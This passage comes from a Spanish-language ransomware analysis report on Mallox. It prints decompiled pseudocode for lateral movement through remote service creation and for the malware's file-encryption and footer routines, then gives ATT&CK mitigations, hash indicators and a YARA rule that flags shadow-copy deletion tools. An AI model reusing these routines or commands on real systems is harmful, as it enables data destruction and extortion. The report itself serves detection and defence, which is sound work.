    wnsprintfW(pszDest, 260, L"\\\\%s\\%s\\%s.exe", v1, v9[2 * v2 - 1], L"ozon");
    wnsprintfW(BinaryPathName, 260, L"%s\\%s.exe", v9[2 * v2], L"ozon");
    CopyFileW(Filename, pszDest, 0);
    result = OpenSCManagerW(v1, 0, 0xF003Fu);
    v4 = result;
    if ( result )
    {
      ServiceW = CreateServiceW(result, L"ozon", L"ozon", 0xF01FFu, 0x10u, 3u, 1u, BinaryPathName, 0, 0, 0, 0, 0);
      hSCObject = ServiceW;
      if ( ServiceW || GetLastError() == 1073 )
      {
        started = StartServiceW(ServiceW, 0, 0);
        CloseServiceHandle(hSCObject);
        result = (SC_HANDLE)CloseServiceHandle(v4);
        if ( started )
          return result;
      }
      else
      {
        result = (SC_HANDLE)CloseServiceHandle(v4);
      }
    }
    v1 = lpMachineName;
```

Ilustración 29: Creación de servicio para movimiento lateral

Rutina de cifrado de ficheros

La rutina de cifrado de ficheros calcula un valor aleatorio por cada fichero para ser utilizado como clave con la que cifrar el contenido del fichero.

```
10  int fileEncryptionKey[517]; // [esp+18h] [ebp-818h] BYREF
11
12  EnterCriticalSection(&criticalSection_2);
13  for ( i = 0; i < 256; ++i )
14  {
15    random_bytes = mersenne_random();
16    fileEncryptionKey[i + 1] = random_bytes ^ sub_40142B();
17  }
18  LeaveCriticalSection(&criticalSection_2);
19  isaac_randinit(fileEncryptionKey);
20  do
21  {
```

Ilustración 30: Cálculo de la clave de cifrado de ficheros

La clave de cifrado del fichero es cifrada mediante AES-128-CTR con la clave resultante de aplicar el "*digest*" de SHA-256 a *shared_secret_2*.

```
45  qmemcpy(cipherKey_cpy, cipherKey, sizeof(cipherKey_cpy));
46  AES_InitKey_SharedSecret256(this);            // Cipher fileKey with sha256(shared_secret_2) AES-128-CTR
47  v11 = 0;
48  *(_DWORD *)&fileTailStruct.personalID[24] = vector_IV_1;
49  // AES_ctr128_encrypt_28_bytes inline
50  BLOCK_SIZE = 16;
51  *(_DWORD *)&fileTailStruct.personalID[28] = vector_IV_2;
52  *(_DWORD *)fileTailStruct.END_SEPARATOR_04030403 = vector_IV_3;
53  vector_IV_4_cpy = vector_IV_4;
54  do
55  {
56    if ( BLOCK_SIZE == 16 )
57    {
58      vector_IV[0] = *(_DWORD *)&fileTailStruct.personalID[24];
59      vector_IV[1] = *(_DWORD *)&fileTailStruct.personalID[28];
60      vector_IV[2] = *(_DWORD *)fileTailStruct.END_SEPARATOR_04030403;
61      vector_IV[3] = vector_IV_4_cpy;
62      AES_encrypt((char *)vector_IV, (int)this);
63      v13 = 15;
64      while ( 1 )
65      {
66        v14 = fileTailStruct.END_SEPARATOR_04030403[v13 - 8];
67        if ( v14 != 0xFF )
68          break;
69        fileTailStruct.END_SEPARATOR_04030403[v13-- - 8] = 0;
70        if ( v13 < 0 )
71          goto LABEL_18;
72      }
73      fileTailStruct.END_SEPARATOR_04030403[v13 - 8] = v14 + 1;
74  LABEL_18:
75      BLOCK_SIZE = 0;
76    }
77    *((_BYTE *)cipherKey + v11++) ^= *((_BYTE *)vector_IV + BLOCK_SIZE++);
78  }
```

Ilustración 31: Cifrado de la clave de cifrado mediante AES-128-CTR

Tras esto, se calcula el tamaño de fichero mediante la API *GetFileSizeEx* para calcular los *chunks* a cifrar.

```
10      fileHandle = CreateFileW(lpFileName, 0xC0000000, FILE_SHARE_READ, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
11      if ( fileHandle == (HANDLE)-1 )
12        return;
13    }
14  }
15  FileSize.QuadPart = 0i64;
16  if ( !GetFileSizeEx(fileHandle, &FileSize)
17    || (fileSize_2.HighPart = FileSize.HighPart, FileSize.HighPart < 0)
18    || (fileSize_2.LowPart = FileSize.LowPart, FileSize.QuadPart < 10000) )// Tamaño negativo o menor de 10000 bytes = 10KB
19  {
20  LABEL_66:
21    CloseHandle(fileHandle);
22    return;
23  }
24  v41 = 100;
25  fileSize_by_100 = fileSize_2.QuadPart / 100;
26  v20 = (unsigned __int64)(fileSize_2.QuadPart / 100) >> 32;
27  v42 = v20;
28  filesize_by_10000 = fileSize_2.QuadPart / 100;
29  if ( a4 && FileSize.QuadPart > qword_430948 )
30  {
31    HighPart = FileSize.HighPart;
32    do
33    {
34      cipher_full_file = HIDWORD(qword_430948);
35      nNumberOfBytesToRead = qword_430948;
36    }
37    while ( _InterlockedCompareExchange64(&qword_430948, __SPAIR64__(HighPart, fileSize_2.LowPart), qword_430948) != __PAIR64__(cipher_fu
38    fileSize_2 = FileSize;
39    LODWORD(fileSize_by_100) = filesize_by_10000;
40    v20 = v42;
41  }
42  cipher_full_file = 0;
43  v22 = (40 * (__SPAIR64__(v20, fileSize_by_100) / 100)) & 0xFFFFF000;
44  buffer_2 = v22;
```

Ilustración 32: Cálculo del tamaño de fichero

Seguidamente, se lee el contenido del fichero y se procede a cifrarlo con la clave de cifrado del fichero mediante AES-256.

```
memset(ctx, 0, sizeof(ctx));
mbedtls_gcm_setkey((char **)ctx, MBEDTLS_CIPHER_ID_AES, (int)cipherKey_cpy, (char *)256);
mbedtls_gcm_starts((mbedtls_gcm_context *)&liDistanceToMove, v36, v37, v38);
v24 = 0;
size_cipher = 0;
liDistanceToMove.QuadPart = 0i64;
if ( cipher_full_file )
{
  nNumberOfBytesToRead = FileSize.LowPart;
  buffer = malloc(FileSize.LowPart);
  if ( buffer )
  {
    mw_ReadFile_brute(fileHandle, buffer, nNumberOfBytesToRead, &numberOfCipheredBytes);
    cipher_full_file = 0;
    if ( (mbedtls_gcm_update(
            (mbedtls_gcm_context *)ctx,
            (unsigned int)buffer,
            numberOfCipheredBytes,
            (unsigned int)buffer,
            numberOfCipheredBytes,
            (unsigned int *)&cipher_full_file)
       || !mbedtls_gcm_finish(v26, (unsigned __int8 *)&cipher_full_file, (size_t)&vector_IV[2]))
      && mw_SetFilePointerEx_brute(fileHandle, 0, liDistanceToMove) )
    {
      v24 = mw_WriteFile_brute(fileHandle, buffer, numberOfCipheredBytes, &numberOfCipheredBytes);
    }
    free(buffer);
```

Ilustración 33: Cifrado del fichero mediante AES-256

Otras variantes de Mallox cifraban el fichero mediante el algoritmo Chacha20 en lugar de utilizar AES-256.

Tras cifrar el fichero, se procede a escribir una estructura de pie de fichero que permita restaurarlo en caso de que se pague el rescate. Para ello, el malware escribe unos delimitadores de inicio y fin entre los que se encuentran datos como la cantidad de bytes cifrados, el tamaño de fichero original, la clave de cifrado cifrada mediante AES-128-CTR, el vector IV utilizado en dicha operación y el *victim_ID*.

```
247    goto LABEL_66;
248  }
249  *(_DWORD *)fileTailStruct.CIPHERED_BYTES = size_cipher;
250  *(LARGE_INTEGER *)fileTailStruct.ORIG_FILE_SIZE = FileSize;
251  *(_DWORD *)fileTailStruct.INIT_SEPARATOR_02010201 = 0x1020102;
252  qmemcpy(fileTailStruct.cipheredFileKey, cipherKey, sizeof(fileTailStruct.cipheredFileKey));
253  liDistanceToMove.QuadPart = 0i64;
254  *(_DWORD *)fileTailStruct.AES_initVector_IV = vector_IV_1;
255  *(_DWORD *)&fileTailStruct.AES_initVector_IV[4] = vector_IV_2;
256  *(_DWORD *)&fileTailStruct.AES_initVector_IV[8] = vector_IV_3;
257  *(_DWORD *)&fileTailStruct.AES_initVector_IV[0xC] = vector_IV_4;
258  qmemcpy(fileTailStruct.personalID, shared_secret_1_victimID, sizeof(fileTailStruct.personalID));
259  *(_DWORD *)fileTailStruct.END_SEPARATOR_04030403 = 0x3040304;
260  mw_SetFilePointerEx_brute(fileHandle, 2u, 0i64);
261  mw_WriteFile_brute(fileHandle, &fileTailStruct, 0x6Cu, &numberOfCipheredBytes);
262  CloseHandle(fileHandle);
263  v32 = lstrlenW(lpFileName);
```

Ilustración 34: Escritura del pie de fichero cifrado

De esta forma, únicamente los atacantes, en posesión de la *priv_key* con la que poder obtener nuevamente *shared_secret_2* podrían descifrar los ficheros en caso de que *secret* hubiera sido calculado de forma aleatoria y no se conociera su valor.

```
00000000  02 01 02 01 4E 00 00 00 F7 E0 04 00 00 00 00 00  ....N...÷à......
00000010  E6 22 0D A3 A2 47 C6 06 D2 90 FA 40 D9 58 6E 58  æ".£¢GÆ.Ò.ú@ÙXnX
00000020  FA F6 18 C5 E4 A4 6B B8 31 92 F0 15 A8 61 D0 48  úö.Åä¤k¸1'ð.¨aÐH
00000030  86 4A EF 55 37 6C 0E AB 58 B7 B0 2C 55 8B 05 5D  †JïU7l.«X·°,U‹.]
00000040  D5 F9 DF 42 5B 3D 34 02 03 ED A7 B7 D4 71 04 93  Õùß B[=4..í§·Ôq."
00000050  1A E7 EB C8 C0 24 CD 2E 72 48 5F ED 35 E2 16 6A  .çëÈÀ$Í.rH_í5â.j
00000060  F1 2E DD C1 D0 47 89 02 04 03 04 03              ñ.ÝÁÐG‰.....
```

Ilustración 35: Estructura del pie de fichero cifrado

El fichero es finalmente renombrado con la extensión "*.malloxx*".

```
v32 = lstrlenW(lpFileName);
v33 = v32 + lstrlenW(L".malloxx") + 1;
v34 = (WCHAR *)malloc((unsigned __int64)(unsigned int)v33 >> 31 != 0 ? -1 : 2 * v33);
v35 = v34;
if ( v34 )
{
  wnsprintfW(v34, v33, L"%s%s", lpFileName, L".malloxx");
  MoveFileW(lpFileName, v35);
  free(v35);
}
}
```

Ilustración 36: Renombrado del fichero con extensión .malloxx

Descifrador de Avast

El equipo de la firma de seguridad Avast logró desarrollar un programa para *crackear* la clave de cifrado de los ficheros afectados por algunas variantes de este *ransomware*. Para poder utilizarlo, es necesario disponer de algún fichero cifrado de la víctima.




Ilustración 37: Descifrador de Mallox publicado por Avast

Tras esto, comenzará el proceso de fuerza bruta para encontrar la clave de cifrado.




Ilustración 38: Proceso de crackeo de clave de Mallox

No obstante, para el caso de la variable analizada, el descifrador no parece funcionar ya que la implementación anterior utilizaba Chacha20 para cifrar los ficheros y esta muestra utiliza AES-256 por lo que, mientras Avast no publique una actualización, habrá ciertas variantes que no puedan ser descifradas por ahora.

Vulnerabilidades explotadas

Pese a haber mencionado que ciertas intrusiones relacionadas con este *ransomware* podrían estar explotando servidores Microsoft SQL, no se especifica si éstas serían vulnerabilidades de código explotables mediante exploits públicos o simplemente, fallos de configuración que permitirían el acceso de los atacantes. Por tanto, no se conocen públicamente vulnerabilidades que estén siendo explotadas por los actores detrás de Mallox o por el propio código fuente del *ransomware*.

Técnicas MITRE ATT&CK

MITRE ATT&CK			
Execution	**T1204.002**	Malicious File	**M1040: Behavior Prevention on Endpoint** On Windows 10, various Attack Surface Reduction (ASR) rules can be enabled to prevent the execution of potentially malicious executable files (such as those that have been downloaded and executed by Office applications/scripting interpreters/email clients or that do not meet specific prevalence, age, or trusted list criteria). Note: cloud-delivered protection must be enabled for certain rules. (Citation: win10_asr)
			M1017: User Training Use user training as a way to bring awareness to common phishing and spearphishing techniques and how to raise suspicion for potentially malicious events.
			M1038: Execution Prevention Application control may be able to prevent the running of executables masquerading as other files.
	T1106	Native API	**M1038: Execution Prevention** Identify and block potentially malicious software executed that may be executed through this technique by using application control (Citation: Beechey 2010) tools, like Windows Defender Application Control(Citation: Microsoft Windows Defender Application Control), AppLocker, (Citation: Windows Commands JPCERT) (Citation: NSA MS AppLocker) or Software Restriction Policies (Citation: Corio 2008) where appropriate. (Citation: TechNet Applocker vs SRP)
			M1040: Behavior Prevention on Endpoint On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent Office VBA macros from calling Win32 APIs. (Citation: win10_asr)
	T1059	Command and Scripting Interpreter	**M1049: Antivirus/Antimalware** Anti-virus can be used to automatically quarantine suspicious files.
			M1021: Restrict Web-Based Content Script blocking extensions can help prevent the execution of scripts and HTA files that may commonly be used during the exploitation process. For malicious code served up through ads, adblockers can help prevent that code from executing in the first place.

			M1026: Privileged Account Management When PowerShell is necessary, restrict PowerShell execution policy to administrators. Be aware that there are methods of bypassing the PowerShell execution policy, depending on environment configuration.(Citation: Netspi PowerShell Execution Policy Bypass)
			M1045: Code Signing Where possible, only permit execution of signed scripts.
			M1040: Behavior Prevention on Endpoint On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent [Visual Basic](https://attack.mitre.org/techniques/T1059/005) and [JavaScript](https://attack.mitre.org/techniques/T1059/007) scripts from executing potentially malicious downloaded content (Citation: win10_asr).
			M1038: Execution Prevention Use application control where appropriate.
			M1042: Disable or Remove Feature or Program Disable or remove any unnecessary or unused shells or interpreters.
	T1204	User Execution	**M1040: Behavior Prevention on Endpoint** On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent executable files from running unless they meet a prevalence, age, or trusted list criteria and to prevent Office applications from creating potentially malicious executable content by blocking malicious code from being written to disk. Note: cloud-delivered protection must be enabled to use certain rules. (Citation: win10_asr)
			M1021: Restrict Web-Based Content If a link is being visited by a user, block unknown or unused files in transit by default that should not be downloaded or by policy from suspicious sites as a best practice to prevent some vectors, such as .scr, .exe, .pif, .cpl, etc. Some download scanning devices can open and analyze compressed and encrypted formats, such as zip and rar that may be used to conceal malicious files.
			M1031: Network Intrusion Prevention If a link is being visited by a user, network intrusion prevention systems and systems designed to scan and remove malicious downloads can be used to block activity.

			M1038: Execution Prevention Application control may be able to prevent the running of executables masquerading as other files.
			M1017: User Training Use user training as a way to bring awareness to common phishing and spearphishing techniques and how to raise suspicion for potentially malicious events.
	T1059.003	Windows Command Shell	**M1038: Execution Prevention** Use application control where appropriate.
	T1059.001	PowerShell	**M1038: Execution Prevention** Use application control where appropriate.
			M1049: Antivirus/Antimalware Anti-virus can be used to automatically quarantine suspicious files.
			M1026: Privileged Account Management When PowerShell is necessary, restrict PowerShell execution policy to administrators. Be aware that there are methods of bypassing the PowerShell execution policy, depending on environment configuration.(Citation: Netspi PowerShell Execution Policy Bypass)
Defense Evasion	**T1140**	Deobfuscate/Decode Files or Information	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
Discovery	**T1135**	Network Share Discovery	**M1028: Operating System Configuration** Enable Windows Group Policy “Do Not Allow Anonymous Enumeration of SAM Accounts and Shares” security setting to limit users who can enumerate network shares.(Citation: Windows Anonymous Enumeration of SAM Accounts)
	T1083	File and Directory Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**

Impact	**T1486**	Data Encrypted for Impact	**M1053: Data Backup** Consider implementing IT disaster recovery plans that contain procedures for regularly taking and testing data backups that can be used to restore organizational data.(Citation: Ready.gov IT DRP) Ensure backups are stored off system and is protected from common methods adversaries may use to gain access and destroy the backups to prevent recovery. Consider enabling versioning in cloud environments to maintain backup copies of storage objects.(Citation: Rhino S3 Ransomware Part 2)
			M1040: Behavior Prevention on Endpoint On Windows 10, enable cloud-delivered protection and Attack Surface Reduction (ASR) rules to block the execution of files that resemble ransomware. (Citation: win10_asr)
	T1490	Inhibit System Recovery	**M1053: Data Backup** Consider implementing IT disaster recovery plans that contain procedures for taking regular data backups that can be used to restore organizational data.(Citation: Ready.gov IT DRP) Ensure backups are stored off system and is protected from common methods adversaries may use to gain access and destroy the backups to prevent recovery.
			M1028: Operating System Configuration Consider technical controls to prevent the disabling of services or deletion of files involved in system recovery.

Mitigación

Medidas a nivel de endpoint

Implementar una política que no permita la ejecución de binarios no firmados puede prevenir la ejecución del malware Mallox. Sin embargo, esta estrategia puede no ser práctica debido a que muchos desarrolladores y paquetes de software no distribuyen productos firmados.

Prohibir o al menos monitorizar la ejecución de binarios desconocidos o de fuentes no confiables puede servir como una alarma inicial para detectar la presencia del malware y limitar su propagación. Esta medida es más general y se ajusta a la forma en que se crea y distribuye el software legítimo.

Mantener *endpoints* vigilados con soluciones de monitorización, antivirus y EDR, y establecer una política de actualizaciones para mantener los sistemas al día con las últimas correcciones de vulnerabilidades.

Realizar programas de capacitación para concienciar a los usuarios sobre las prácticas de ciberseguridad. Esto incluye enseñarles a identificar correos electrónicos o sitios web sospechosos, no abrir archivos adjuntos o enlaces desconocidos, y evitar descargar software de fuentes no confiables. Los usuarios capacitados son menos propensos a caer en trampas y ejecutar malware.

Medidas a nivel de red

Utilizar herramientas de análisis de tráfico de red para monitorear y examinar el tráfico en busca de patrones o comportamientos sospechosos. Esto puede ayudar a identificar posibles comunicaciones de comando y control utilizadas por el *ransomware* para comunicarse con los servidores de los atacantes.

Implementar una solución de filtrado de contenido web que bloquee el acceso a sitios web maliciosos o de alto riesgo. Esto puede evitar que los usuarios accedan accidentalmente a páginas que contienen descargas de *ransomware* o enlaces a sitios comprometidos.

Dividir la red en segmentos o subredes más pequeñas y restringir el tráfico entre ellas. Esto limita la propagación del *ransomware* en caso de una infección, ya que el malware tendría dificultades para moverse de un segmento a otro. Además, se pueden aplicar políticas de seguridad más estrictas en los segmentos críticos que contienen datos sensibles.

Medidas y consideraciones adicionales

Enviar todos los eventos del sistema, especialmente los más importantes, a un sistema externo que centralice los registros de todos los equipos de la red. Esto garantiza la trazabilidad y ayuda a detectar intrusiones en el sistema.

Mantener una política de actualizaciones para asegurarse de que todos los sistemas estén al día y no tengan vulnerabilidades que los atacantes puedan explotar.

Eliminar las contraseñas por defecto en todos los sistemas y aplicar una política de contraseñas que exija contraseñas seguras y cambios periódicos. Además, utilizar autenticación de dos factores en todos los sistemas que lo permitan.

Mantener al equipo de seguridad actualizado sobre las nuevas vulnerabilidades conocidas y asegurarse de que tienen conocimiento de todos los sistemas utilizados en la infraestructura tecnológica. De ser necesario, aplicar medidas de mitigación adicionales en situaciones específicas.

En caso de incidente con este malware, debe ser reportado a las autoridades pertinentes lo más rápido posible.

Indicadores de compromiso

Los indicadores de compromiso y reglas de detección también están disponibles para su consulta y descarga en el repositorio público del Basque Cybersecurity Centre:

https://github.com/basquecscentre/technical-reports

Hashes

- 0427a9f68d2385f7d5ba9e9c8e5c7f1b6e829868ef0a8bc89b2f6dae2f2020c4
- 0463277782f9e98b0e7a028cea0f689a81cf080fa0d64d4de8ef4803bb1bf03a
- 05194b34f8ff89facdd7b56d05826b08edaec9c6e444bdc32913e02cab01afd4
- 060ed94db064924a90065a5f4efb50f938c52619ca003f096482353e444bd096
- 0e1c7ea4148e7473e15a8e55413d6972eec6e24ef365e9f629884f89645de71a
- 10eea0c13fd1a782c065627e23e7051edc1622f2eae5fbe138725369c12f4b6d
- 10f96f64659415e46c3f2f823bdb855aab42d0bfced811c9a3b72aea5f22d880
- 1276786fc51f3b7e987aa95ebff0a3e1e358ee4e86e2302e472f84710271af7b
- 1b2727af9fc187cd5c932c6defe50b983ad7508b4196ad6c5ff5e96686277c56
- 1c8b6d5b79d7d909b7ee22cccf8f71c1bd8182eedfb9960c94776620e4543d13
- 1f793f973fd906f9736aa483c613b82d5d2d7b0e270c5c903704f9665d9e1185
- 2a549489e2455a2d84295604e29c727dd20d65f5a874209840ce187c35d9a439
- 2fd3c8fab2cfaaabf53d6c50e515dd5d1ef6eceeebdd5509c23030c4d54cb014
- 342930d44aed72f826a3f0f4a3964158f2bd86fb53703fb3daa6c937b28a53e4
- 36269d1892283991a9db23492cd8efcd68af74060384b9686219a97f76a9989e
- 3f843cbffeba010445dae2b171caaa99c6b56360de5407da71210d007fe26673
- 3fa36079fdc548db1b5122450c2e4c9e40c37059de116d1c03f6459b13fc2dc4
- 4cbac922af3cfaba5fa7a3251bd05337bffd9ed0ada77c55bb4f78a041f4ebf2
- 4e00f3e0e09d13e76da56009173098eefafc4ad50806583d5333990fa44e6420
- 4ed74a205fad15c843174d7d8b30ae60a181e79f31cc30ebc683072f187e4cdd
- 586d4f86615cb3a8709ae1c08dde35087580814c1d1315af3d7b932639ff48e0
- 5ccff9af23c18998221f45396732539d18e330454327d1e7450095c682d8c552
- 603846d113ef1f588d9a3a695917191791fbad441f742bcfe797813f9fc5291e
- 6c109d098a1f44017f3937a71628d9dbd4d2ca8aa266656ee4720c37cc31558e
- 6c743c890151d071915024638 2b5e0158e8abc4a29dd4b2f049ce7d313b1a330
- 7164ba41639c8edcd9ff1cf41a806c9a23de566b56a7f34a0205ba1f84575a48

- 724aa6dae72829e9812b753d188190e16fb64ac6cd39520897d917cfdccc5122
- 77fdce66e7f909300e4493cbe7055254f7992ba65f9b7445a6755d0dbd9f80a5
- 7c84eafb3b05f0d5316fae610d9404c54ef39383d0fe0e3c07407a26bb9f6750
- 7f8f1afa1390246409263e606aa05e2896b8d1da7018c534e67ca530a59ebda1
- 8e54c38bc3585c3163c3e25d037bcf55695c274aaea770f2f59f0a0910a4b572
- 8e974a3be94b7748f7971f278160a74d738d5cab2c3088b1492cfbbd05e83e22
- 90be90ad4fb906574f9e7afe587f0826a71152bfc32cfc665a58877562f2edd4
- 98a0fe90ef04c3a7503f2b700415a50e62395853bd1bab9e75fbe75999c0769e
- 9a3050007e1c46e226e7c2c27d4703f6396280386329044919 3a0d0ca9661b3b
- 9b833d5b4bdbc516e4773c489ced531b13028094ce610e96ebc30d3335458a97
- 9ee35c6eb97230cd9b61ba32dba7befea4122f89b3747d2389970050a1d019f9
- a5085e571857ec54cf9625050dfc29a195dad4d52bea9b69d3f22e33ed636525
- a9543bc9612276863fc77b663fa3ff6efb85db69a01baa86c6dfabf73684b5c1
- af723e236d982ceb9ca63521b80d3bee487319655c30285a078e8b529431c46e
- b03f94c61528c9f3731a2e8da4975c072c9ed4e5372d3ec6b0939eebe01e54a4
- b9e895830878124e20293f477549329d4d8752ff118f4fe893d81b3a30852c0b
- c0e35b19f97021416e3724006511afc95d6aa409404e812d8c62b955bc917d3c
- c599bebc9ae54a54710008042361293d71475e5fbe8f0cbaceb6ee4565a72015
- cd80506f971b95b3b831cef91bb2ec422b1a27301f26d5deac8e19f163f0839a
- d15f12a7cf2e8ec3d6fceabfab64956c7e727caab91cff9c664f92b5c8552570
- d6c51935d0597b44f45f1b36d65d3b01b6401593f95cb4c2786034072ad89b63
- de9d3e17555e91072919dc700dc7e588cd52617debcad2f764ef9c7fbf6c9f7b
- df30d74ab6600c1532a14c53a7f08f1afd41ec63cf427a4b91b99c3c2524caba
- e284ad63a832123240bd40b6c09565fae8525c00ddf308d5b8f5c8ce69ed6b09
- e351d4a21e6f455c6fca41ed4c410c045b136fa47d40d4f2669416ee2574124b
- e3a0bbd623db2b865fc3520c8d05e8b92016af2e535f0808460295cb8435836a
- e3f63ab8ef91e0c52384c0e3e350db2427c8cb9237355800a3443b341cf8cf4f
- e7178a4bad4407316b85894307df32fdf85b597455364eb8ec4d407749e852ce
- e7e00e0f817fcb305f82aec2e60045fcdb1b334b2621c09133b6b81284002009
- ebdcf54719cceddffc3c254b0bfb1a2b2c8a136fa207293dbba8110f066d9c51
- ee08e3366c04574f25909494ef276e65e98d54f226c0f8e51922247ca3cfade9
- ee6fd436bf5aff181e3d4b9a944bf644076e902a1bbf622978b5e005522c1f77
- f730e83049c7fe81f6e4765ab91efbb7a373751d51fdafe697a4977dc7c1ea11
- f7e8a0eac54dd040e2609546fca263f2c2753802ff57e7c62d5e9ccfa04bdb1a

Yara:

- Estas reglas sirven para identificar las muestras de la familia *Mallox* en sistemas Windows.

YARA


```
rule MALWARE_Win_Mallox {
    meta:
        author = "voidm4p"
        description = "Detects Mallox Ransomware Windows"
    strings:
        $x1 = "Run TOR browser and open the site" ascii
        $x2 = "/C sc delete" ascii
        $x3 = "expand 32-byte k" ascii
        $x4= "Your files are encrypted and can not be used" ascii
        $x5 = "TargetID=" ascii

        $s1 = "vssadmin.exe" wide
        $s2 = "taskkill.exe" wide
        $s3 = "diskshadow.exe" wide
        $s4 = "delete shadows" wide
        $s5 = "-path" wide
        $s6 = ".deskthemepack" wide
        $s7 = "Download and install TOR" ascii
        $s8 = ".onion" ascii
        $s9 = "net.exe" wide
        $s10 = "bcdedit.exe" wide
        $s11 = "AdjustTokenPrivileges" ascii
    condition:
        uint16(0) == 0x5a4d and (3 of ($x*) or (1 of ($x*) and 4 of ($s*))
or 6 of ($s*))
}
```

Referencias adicionales

- https://malpedia.caad.fkie.fraunhofer.de/details/win.targetcompany
